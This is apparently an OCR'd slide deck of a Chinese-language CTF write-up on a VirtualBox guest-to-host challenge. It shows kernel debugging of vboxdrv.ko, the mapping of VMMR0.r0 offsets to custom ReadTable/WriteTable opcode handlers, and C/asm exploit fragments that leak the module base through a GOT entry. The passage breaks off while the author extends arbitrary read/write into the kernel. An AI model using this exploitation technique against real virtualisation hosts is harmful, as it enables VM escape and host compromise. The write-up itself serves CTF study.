
CTF Writeup - Analysis - Put Instruction




```
asm volatile(
        "mov rbx,%[idx]\r\n;"
        "mov rax,%[val]\r\n;"
        "mov rcx,%[code]\r\n;"
        "call rcx\r\n;"
        :
        :[idx]"r"(idx),[val]"r"(val),[code]"r"(code+0x820)
        :"rax","rbx","rcx"
);
```

$ VirtualBox

CTF Writeup - Analysis - Put Instruction



$ VirtualBox

CTF Writeup - Analysis - AAR/W in VMMR0.r0

- 我們不知道 Table[ ] 的 offset，即使有 oob read / write 也沒辦法用，因此下一步要取得 kernel memory 的相關資訊
- 分析 VMMR0.r0 的執行：
  - 動態：debug vbox driver 來取得 VMMR0.r0 載入時的資訊
  - 靜態：逆向取得 Table[ ] 在 VMMR0.r0 的偏移
- 而 driver vboxdrv.ko 的 ELF 有 symbol 跟 debug_info，能讓 debug 順利一點

```
$ file vboxdrv.ko
vboxdrv.ko: ELF 64-bit LSB relocatable, x86-64, version 1 (SYSV), B
 with debug_info, not stripped
```

$ VirtualBox

CTF Writeup - Analysis - AAR/W in VMMR0.r0


- Disable KASLR
  - 修改開機參數 /etc/default/grub，GRUB_CMDLINE_LINUX 加上 “nokaslr”
  - 執行 grub-mkconfig -o /boot/grub/grub.cfg 更新參數
  - Reboot

```
root@debian:~# cat /etc/default/grub | grep GRUB_CMDLINE_LINUX
GRUB_CMDLINE_LINUX_DEFAULT=""
GRUB_CMDLINE_LINUX="console=tty0 console=ttyS0,115200 earlyprintk=ttyS0,115200 consoleblank=0 nokaslr"
```

$ VirtualBox

CTF Writeup - Analysis - AAR/W in VMMR0.r0

- Load symbol
  - 執行 cat /proc/modules | grep vbox 取得 driver 載入位址
  - gdb attach 後下 add-symbol-file vboxdrv.ko <address>
  - 斷點在 supdrvIOCtl
  - 參考右圖已經有 symbol
- Kernel module 就算 disable KASLR，也會隨機載入位址，所以每次都要重抓




$ VirtualBox

CTF Writeup - Analysis - AAR/W in VMMR0.r0

- Load debug_info
  - 可以注意 gdb 從哪邊撈 source code
  - 把 source code 丟到對應的路徑

```
0xffffffffc0740ba6      2660    in /tmp/vbox.0/SUPDrv.c
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS ]
 RAX  0xffff888035705d00 ◂— 0x0
 RBX  0x38
```

```
$ ls -al /tmp/vbox.0
total 820
drwxr-xr-x  9 root root   4096 Mar 18 06:41 .
drwxrwxrwt 20 root root  20480 Mar 18 06:41 ..
drwxr-xr-x 10 root root   4096 Mar 18 06:41 common
drwxr-xr-x  2 root root   4096 Mar 18 06:41 generic
drwxr-xr-x  5 root root   4096 Mar 18 06:41 include
drwxr-xr-x  2 root root   4096 Mar 18 06:41 linux
-rw-r--r--  1 root root   5714 Mar 18 06:41 Makefile
-rw-r--r--  1 root root   4316 Mar 18 06:41 Makefile-footer.gmk
-rw-r--r--  1 root root   9646 Mar 18 06:41 Makefile-header.gmk
drwxr-xr-x  3 root root   4096 Mar 18 06:41 math
-rw-r--r--  1 root root    256 Mar 18 06:41 product-generated.h
drwxr-xr-x  4 root root   4096 Mar 18 06:41 r0drv
-rw-r--r--  1 root root     28 Mar 18 06:41 revision-generated.h
-rw-r--r--  1 root root 255906 Mar 18 06:41 SUPDrv.c
```




```
[ DISASM ]
► 0xffffffffc0792ba0 <supdrvIOCtl>       nop    dword ptr [rax + rax]
  0xffffffffc0792ba5 <supdrvIOCtl+5>     push   rbp
  0xffffffffc0792ba6 <supdrvIOCtl+6>     mov    rbp, rsp
  0xffffffffc0792ba9 <supdrvIOCtl+9>     push   r15
  0xffffffffc0792bab <supdrvIOCtl+11>    push   r14
  0xffffffffc0792bad <supdrvIOCtl+13>    push   r13
  0xffffffffc0792baf <supdrvIOCtl+15>    push   r12
  0xffffffffc0792bb1 <supdrvIOCtl+17>    push   rbx
  0xffffffffc0792bb2 <supdrvIOCtl+18>    sub    rsp, init_module+8            <80>
  0xffffffffc0792bb6 <supdrvIOCtl+22>    mov    rax, qword ptr gs:[0x28]
  0xffffffffc0792bbf <supdrvIOCtl+31>    mov    qword ptr [rbp - 0x30], rax
[ SOURCE (CODE) ]
In file: /tmp/vbox.0/SUPDrv.c
   2655  * @param   pSession    Session data.
   2656  * @param   pReqHdr     The request header.
   2657  * @param   cbReq       The size of the request buffer.
   2658  */
   2659 int VBOXCALL supdrvIOCtl(uintptr_t uIOCtl, PSUPDRVDEVEXT pDevExt, PSUPDRVSESSION pSession, PSUPREQHDR
ze_t cbReq)
 ► 2660 {
   2661     int rc;
   2662     VBOXDRV_IOCTL_ENTRY(pSession, uIOCtl, pReqHdr);
```

$ VirtualBox

CTF Writeup - Analysis - AAR/W in VMMR0.r0

- 載入一個 module (或者稱作 image) 需要兩個步驟：
  1. SUP_IOCTL_LDR_OPEN - handler 為 supdrvIOCtl_LdrOpen
  2. SUP_IOCTL_LDR_LOAD - handler 為 supdrvIOCtl_LdrLoad
- 可以視為 Open 在做初始化，Load 則是真正在載入

```
/**
 * Opens an image. If it's the first time it's opened the call must upload
 * the bits using the supdrvIOCtl_LdrLoad() / SUPDRV_IOCTL_LDR_LOAD function.
 *
 * This is the 1st step of the loading.
 *
 * @returns IPRT status code.
 * @param   pDevExt     Device globals.
 * @param   pSession    Session data.
 * @param   pReq        The open request.
 */
static int supdrvIOCtl_LdrOpen(PSUPDRVDEVEXT pDevExt, PSUPDRVSESSION pSession,
```



```
**
* Loads the image bits.
*
* This is the 2nd step of the loading.
*
* @returns IPRT status code.
* @param   pDevExt     Device globals.
* @param   pSession    Session data.
* @param   pReq        The request.
*/
tatic int supdrvIOCtl_LdrLoad(PSUPDRVDE
```

$ VirtualBox

CTF Writeup - Analysis - AAR/W in VMMR0.r0

- LDR_OPEN - 初始化 PSUPDRVLDRIMAGE 結構，一些看得出來初始化的欄位如下：
  - pvImage - pointer to the image
    - > 分配記憶體而已，目前還是空的
  - szName - image name
    - > 基本上只有 VMMR0.r0 或是 VBoxDDR0.r0
  - uState - image 狀態
    - > 圖中的值為 SUP_IOCTL_LDR_OPEN value

```
pwndbg> p *pImage
$2 = {
  pNext = 0x0,
  pvImage = 0xffffc90000b85000,
  hMemObjImage = 0xffff8880044f0010,
  uMagic = 404096033,
  cbImageWithEverything = 2120352,
  cbImageBits = 2081072,
  cSymbols = 0,
  paSymbols = 0x0,
  pachStrTab = 0x0,
  cbStrTab = 0,
  cSegments = 0,
  paSegments = 0x0,
  pfnModuleInit = 0x0,
  pfnModuleTerm = 0x0,
  pfnServiceReqHandler = 0x0,
  uState = 3242743427,
  cUsage = 1,
  pDevExt = 0xffffffffc07c1820,
  pImageImport = 0x0,
  pLnxModHack = 0x0,
  fNative = false,
  szName = "VMMR0.r0", '\000' <repeats 23 times>
}
```

$ VirtualBox

CTF Writeup - Analysis - AAR/W in VMMR0.r0

- LDR_LOAD - 將 image 轉成 kernel space 的形式
  - 請求附上 image file
  - 用 memdup 複製 segment/strtab/symbol，順便做 relocation
  - 更新 segment 的 prot

```
size_t  cbSegments = pImage->cSegments * sizeof(SUPLDRSEG);
pImage->paSegments = (PSUPLDRSEG)RTMemDup(&pReq->u.In.abImage[pReq->u.In.offSegments], cbSegments);
```

```
pwndbg> x/10gx pReq->u.In.abImage
0xffffc90000d83088:     0x00010102464c457f      0x00000(
0xffffc90000d83098:     0x00000001003e0003      0x00000(
0xffffc90000d830a8:     0x0000000000000040      0x00000(
0xffffc90000d830b8:     0x0038004000000000      0x00170(
0xffffc90000d830c8:     0x0000000400000001      0x00000(
```

```
pwndbg> p *pImage
$5 = {
  pNext = 0x0,
  pvImage = 0xffffc90000c31000,
  hMemObjImage = 0xffff888005d8c010,
  uMagic = 404096033,
  cbImageWithEverything = 2120352,
  cbImageBits = 2081072,
  cSymbols = 1285,
  paSymbols = 0xffff88800aa30010,
  pachStrTab = 0xffff88800aa28010 "iemAImpl_alt_mem_fence",
  cbStrTab = 28949,
  cSegments = 4,
  paSegments = 0xffff888004ed9b90,
  pfnModuleInit = 0xffffc90000cb20f0,
  pfnModuleTerm = 0xffffc90000cb1270,
  pfnServiceReqHandler = 0x0,
  uState = 22148,
  cUsage = 1,
  pDevExt = 0xffffffffc0789820,
  pImageImport = 0x0,
  pLnxModHack = 0x0,
  fNative = false,
  szName = "VMMR0.r0", '\000' <repeats 23 times>
}
```

P.S. 位址不一樣是因為我重新執行

$ VirtualBox

CTF Writeup - Analysis - AAR/W in VMMR0.r0

- 一開始我以為是直接把整個 VMMR0.r0 給丟進去，但大小不一樣
- 後來找了一下，發現 VBoxVMM.so 的 supLoadModuleInner 也是動態產生 image 的，因此流程應該會是：
  - 開啟檔案 VMMR0.r0
  - 解析檔案產生 VMMR0.r0 image
  - 呼叫 ioctl 上傳 image 到 kernel
  - Kernel image loader 做 relocation

```
pwndbg> p *pImage
$5 = {
  pNext = 0x0,
  pvImage = 0xffffc90000c31000,
  hMemObjImage = 0xffff888005d8c010,
  uMagic = 404096033,
  cbImageWithEverything = 2120352,
  cbImageBits = 2081072,
  cSymbols = 1285,
```

```
$ ls -al VMMR0.r0
-rw-r--r-- 1 u1f383 u1f383 1963344 Mar 18 04:16 VMMR0.r0
```

$ VirtualBox

CTF Writeup - Analysis - AAR/W in VMMR0.r0

- 最後更新 VMMR0 的 entry point 成某個 function
- 問題：已經做完 relocation，要怎麼知道 entry function 存在於原本 binary 的哪裡？
  - ANS：find byte stream of instruction

```
pwndbg> p pImage->pDevExt->pfnVMMR0EntryEx
$7 = (int (*)(PGVM, PVM, VMCPUID, uint32_t, PSUPVMMR0REQHDR, uint64_t, PSUPDRVSESSION)) 0xffffc90000cb32c0
pwndbg> x/10i 0xffffc90000cb32c0
   0xffffc90000cb32c0:  push   rbp
   0xffffc90000cb32c1:  mov    rbp,rsp
   0xffffc90000cb32c4:  push   r13
   0xffffc90000cb32c6:  mov    r13,r8
```

```
pwndbg> x/10gx 0xffffc90000cb32c0
0xffffc90000cb32c0:     0x894d5541e5894855
```

```
In [1]: target = bytes.fromhex('894d5541e5894855')[::-1]

In [2]: code = open("VMMR0.r0", 'rb').read()

In [3]: code.find(target)
Out[3]: 529408

In [4]: hex(529408)
Out[4]: '0x81400'
```

```
    sub_80030("vmmR0EntryExWorker:
    return v6;
  }
  if ( a2 != -3 )
00081400 sub_81400:13 (81400)
```

$ VirtualBox

CTF Writeup - Analysis - AAR/W in VMMR0.r0

- 其實這個 vmmR0EntryExWorker 就像是 VMMR0.r0 的 ioctl interface，用 switch case 來處理使用者的請求

Host R3 (VBoxVMM.so)

```
static int vmR3CreateU(PUVM pUVM, uint32_t cCpus, PFNCFGMCONSTRUCTOR pfnCFGM
{
    // ...
    rc = SUPR3CallVMMR0Ex(NIL_RTR0PTR, NIL_VMCPUID, VMMR0_DO_GVMM_CREATE_VM,
    if (RT_SUCCESS(rc))
    {
```

Host R0 (VMMR0.r0)

```
DECL_NO_INLINE(static, int) vmmR0EntryExWorker(

{
    // ...
    switch (enmOperation)
    {
        /*
         * GVM requests
         */
        case VMMR0_DO_GVMM_CREATE_VM:
            if (pGVM == NULL && u64Arg == 0 &&
                rc = GVMMR0CreateVMReq((PGVMMCR
```

$ VirtualBox

CTF Writeup - Analysis - AAR/W in VMMR0.r0

- 確定能對應到 function 後，接下來要想辦法求出 image 的 text，這樣就能加上 offset，求得 VMMR0.r0 text segment 在 image 中的位置
- Segment 的結構為：
  - offset - 相對於 base 的偏移
  - cb - 大小
  - fProt - 權限
- 因為只有 text 才有執行權限，所以找 fProt & 4 == 1 的 segment

```
pwndbg> p pImage->paSegments[0]
$12 = {
  off = 0,
  cb = 315392,
  fProt = 1,
  fUnused = 0
}
pwndbg> p pImage->paSegments[1]
$13 = {
  off = 315392,
  cb = 1150976,
  fProt = 5,
  fUnused = 0
}
pwndbg> p pImage->paSegments[2]
$14 = {
  off = 1466368,
  cb = 397312,
  fProt = 1,
  fUnused = 0
}
pwndbg> p pImage->paSegments[3]
$15 = {
  off = 1863680,
  cb = 221184,
  fProt = 3,
  fUnused = 0
}
```

```
#define SUPLDR_PROT_READ     1
#define SUPLDR_PROT_WRITE    2
#define SUPLDR_PROT_EXEC     4
```

$ VirtualBox

CTF Writeup - Analysis - AAR/W in VMMR0.r0

- 找到對應關係：
  - Image 的 315392 (0x4d000) 對應到 VMMR0.r0 的 0x4D000
- 交叉比對之後，發現連大小都一樣

```
pwndbg> x/10i 0xffffc90000c31000 + 315392
   0xffffc90000c7e000:  push   QWORD PTR [rip+0x18e002]        # 0xffffc90000e0c008
   0xffffc90000c7e006:  jmp    QWORD PTR [rip+0x18e004]        # 0xffffc90000e0c010
   0xffffc90000c7e00c:  nop    DWORD PTR [rax+0x0]
   0xffffc90000c7e010:  jmp    QWORD PTR [rip+0x18e002]        # 0xffffc90000e0c018
   0xffffc90000c7e016:  push   0x0
   0xffffc90000c7e01b:  jmp    0xffffc90000c7e000
   0xffffc90000c7e020:  jmp    QWORD PTR [rip+0x18dffa]        # 0xffffc90000e0c020
   0xffffc90000c7e026:  push   0x1
   0xffffc90000c7e02b:  jmp    0xffffc90000c7e000
   0xffffc90000c7e030:  jmp    QWORD PTR [rip+0x18dff2]        # 0xffffc90000e0c028
pwndbg> x/10b 0xffffc90000c7e000
0xffffc90000c7e000:     0xff    0x35    0x02    0xe0    0x18    0x00    0xff    0x25
```

```
04D000
04D000
04D000 sub_4D000       proc near
04D000
04D000 ; __unwind {
04D000                 push    cs:qword_1DB008
04D006                 jmp     cs:qword_1DB010
04D006 sub_4D000       endp
04D006
04D006 ; ---------------------------------------------------------------------------
04D00C                 align 10h
04D010
04D010 ; =============== S U B R O U T I N E =
04D010
04D010 ; Attributes: thunk
04D010
04D010 _SUPR0EnableVTx proc near
04D010
04D010                 jmp     cs:off_1DB018
04D010 _SUPR0EnableVTx endp
04D010
04D016 ; ---------------------------------------------------------------------------
04D016                 push    0
04D01B                 jmp     sub_4D000
04D020
```

```
000000000004D000  FF 35 02 E0 18 00 FF 25
```

$ VirtualBox

CTF Writeup - Analysis - AAR/W in VMMR0.r0

- 接下來目標是要找 opcode handler 的位址
- 雖然只有部分 symbol，不過搭配 source code 看，還算好分析

```
+++ Chall/src/VBox/VMM/VMMAll/IEMAllInstructionsTwoByte0f.cpp.h   2022-
@@ -9539,9 +9539,9 @@
     /* 0x22 */
     /* 0x23 */
     /* 0x24 */
-    /* 0x25 */  iemOp_Invalid,                  iemOp_Invalid,
+    /* 0x25 */  iemOp_ReadTable,                iemOp_Invalid,
     /* 0x26 */  iemOp_mov_Td_Rd,                iemOp_mov_Td_Rd,
-    /* 0x27 */  iemOp_Invalid,                  iemOp_Invalid,
+    /* 0x27 */  iemOp_WriteTable,               iemOp_Invalid,
```

定義在 g_apfnTwoByteMap[ ]

```
const PFNIEMOP g_apfnOneByteMap[256] =
{
    /* 0x00 */  iemOp_add_Eb_Gb,        iemOp_add_Ev_Gv,        iemOp_add_Gb_Eb,        iemOp_add_Gv_Ev,
    /* 0x04 */  iemOp_add_Al_Ib,        iemOp_add_eAX_Iz,       iemOp_push_ES,          iemOp_pop_ES,
    /* 0x08 */  iemOp_or_Eb_Gb,         iemOp_or_Ev_Gv,         iemOp_or_Gb_Eb,         iemOp_or_Gv_Ev,
    /* 0x0c */  iemOp_or_Al_Ib,         iemOp_or_eAX_Iz,        iemOp_push_CS,          iemOp_2byteEscape,
```

Opcode 0x0f handler

```
FNIEMOP_DEF(iemOp_2byteEscape)
{
    // ...
    if (RT_LIKELY(IEM_GET_TARGET_CPU(pVCpu) >= IEMTARGETCPU_286))
    {
        uint8_t b; IEM_OPCODE_GET_NEXT_U8(&b);
        IEMOP_HLP_MIN_286();
        return FNIEMOP_CALL(g_apfnTwoByteMap[(uintptr_t)b * 4 + pVCpu->iem.s.idxPrefix]);
    }
```

```
DECLINLINE(VBOXSTRICTRC) iemExecOneInner(PVMCPUCC pV
{

    // ...
    rcStrict = FNIEMOP_CALL(g_apfnOneByteMap[b]);
```

$ VirtualBox

CTF Writeup - Analysis - AAR/W in VMMR0.r0

- g_apfnTwoByteMap 為 0x1D1900
  - opcode 0x25 位址為 0x1D1DA0，指向 sub_B0C90
  - opcode 0x27 位址為 0x1D1DE0，指向 sub_B0D00
- 右圖為 WriteTable opcode (0x27) 的 handler
- 最後找到 Table 位置為 qword_1FC060，跟官方 writeup 提到的相同

```
__int64 __fastcall sub_B0D00(__int64 a1)
{
  __int64 v2; // rax

  if ( *(a1 + 68) != 2 )
    return sub_9C3D0(a1, 0, 6u, 1LL, 0LL, 0LL);
  qword_1FC060[*(a1 + 40984)] = *(a1 + 40960);
  v2 = qword_176E20[*(a1 + 68)] & (*(a1 + 41232)
  *(a1 + 41242) &= ~1u;
  *(a1 + 41232) = v2;
  return 0LL;
}
```

```c
// leak VMMR0.r0's base
sll off_table = 0x1FC060; // table's offset in VMMR0.r0
sll off_iemAImpl_mul_u8 = 0x1dacd0; // iemAImpl_mul_u8's go
```

$ VirtualBox

CTF Writeup - Analysis - AAR/W in VMMR0.r0

- Leak binary base 最快的方法就是找 GOT，而同樣的 image 中也有 GOT，並且位置跟 binary 當中的一樣，也已經做完 relocation

```c
// leak VMMR0.r0's base
sll off_table = 0x1FC060; // table's offset in VMMR0.r0
sll off_iemAImpl_mul_u8 = 0x1dacd0; // iemAImpl_mul_u8's got in VMMR0.r0
size_t vmmr0_base = read_table(inst, code, (off_iemAImpl_mul_u8 - off_table)>>3 ) - 0x11a6a8;
printk(KERN_INFO "vmmr0_base: %px\n", vmmr0_base);
```

```
.got:00000000001DACD0 ; Segment type: Pure data
.got:00000000001DACD0 ; Segment permissions: Read/Write
.got:00000000001DACD0 _got            segment qword public 'DATA'
.got:00000000001DACD0                 assume cs:_got
.got:00000000001DACD0                 ;org 1DACD0h
.got:00000000001DACD0 iemAImpl_mul_u8_ptr dq offset iemAImpl_mul_
.got:00000000001DACD0                                         ; D
.got:00000000001DACD8 off_1DACD8      dq offset unk_185480    ; D
.got:00000000001DACE0 VMXR0DisableCpu_ptr dq offset VMXR0DisableC
```

在 Loading 時已經完成 relocation

```
pwndbg> x/10gx 0xffffc90000c31000 + 0x1DACD0
0xffffc90000e0bcd0:     0xffffc90000d4b6a8      0xffffc90000db6480
0xffffc90000e0bce0:     0xffffc90000c9c090      0xffffc90000d4cffe
0xffffc90000e0bcf0:     0xffffc90000ca88a0      0xffffc90000d4d0ee
0xffffc90000e0bd00:     0xffffc90000d4ca52      0xffffc90000d4cb9a
0xffffc90000e0bd10:     0xffffc90000ca8ea0      0xffffc90000c9c470
```

減去 image base 取得 offset


```
pwndbg> p 0xffffc90000d4b6a8 - 0xffffc90000c31000
$19 = 1156776
pwndbg> hex 1156776
+0000 0x11a6a8
```

$ VirtualBox

CTF Writeup - Analysis - AAR/W in Kernel

- 目前 AAR/W 只侷限在 VMMR0.r0，要想辦法影響到整個 kernel space
- 我的找法是透過 pwndbg 的 telescope <GOT_base>，如果找到帶有 symbol 的 function，就代表是 vboxdrv.ko 的
- 在 GOT entry 0x40 時找到 function SUPR0TracerFireProbe，確實存在於 vboxdrv.ko

```
pwndbg>
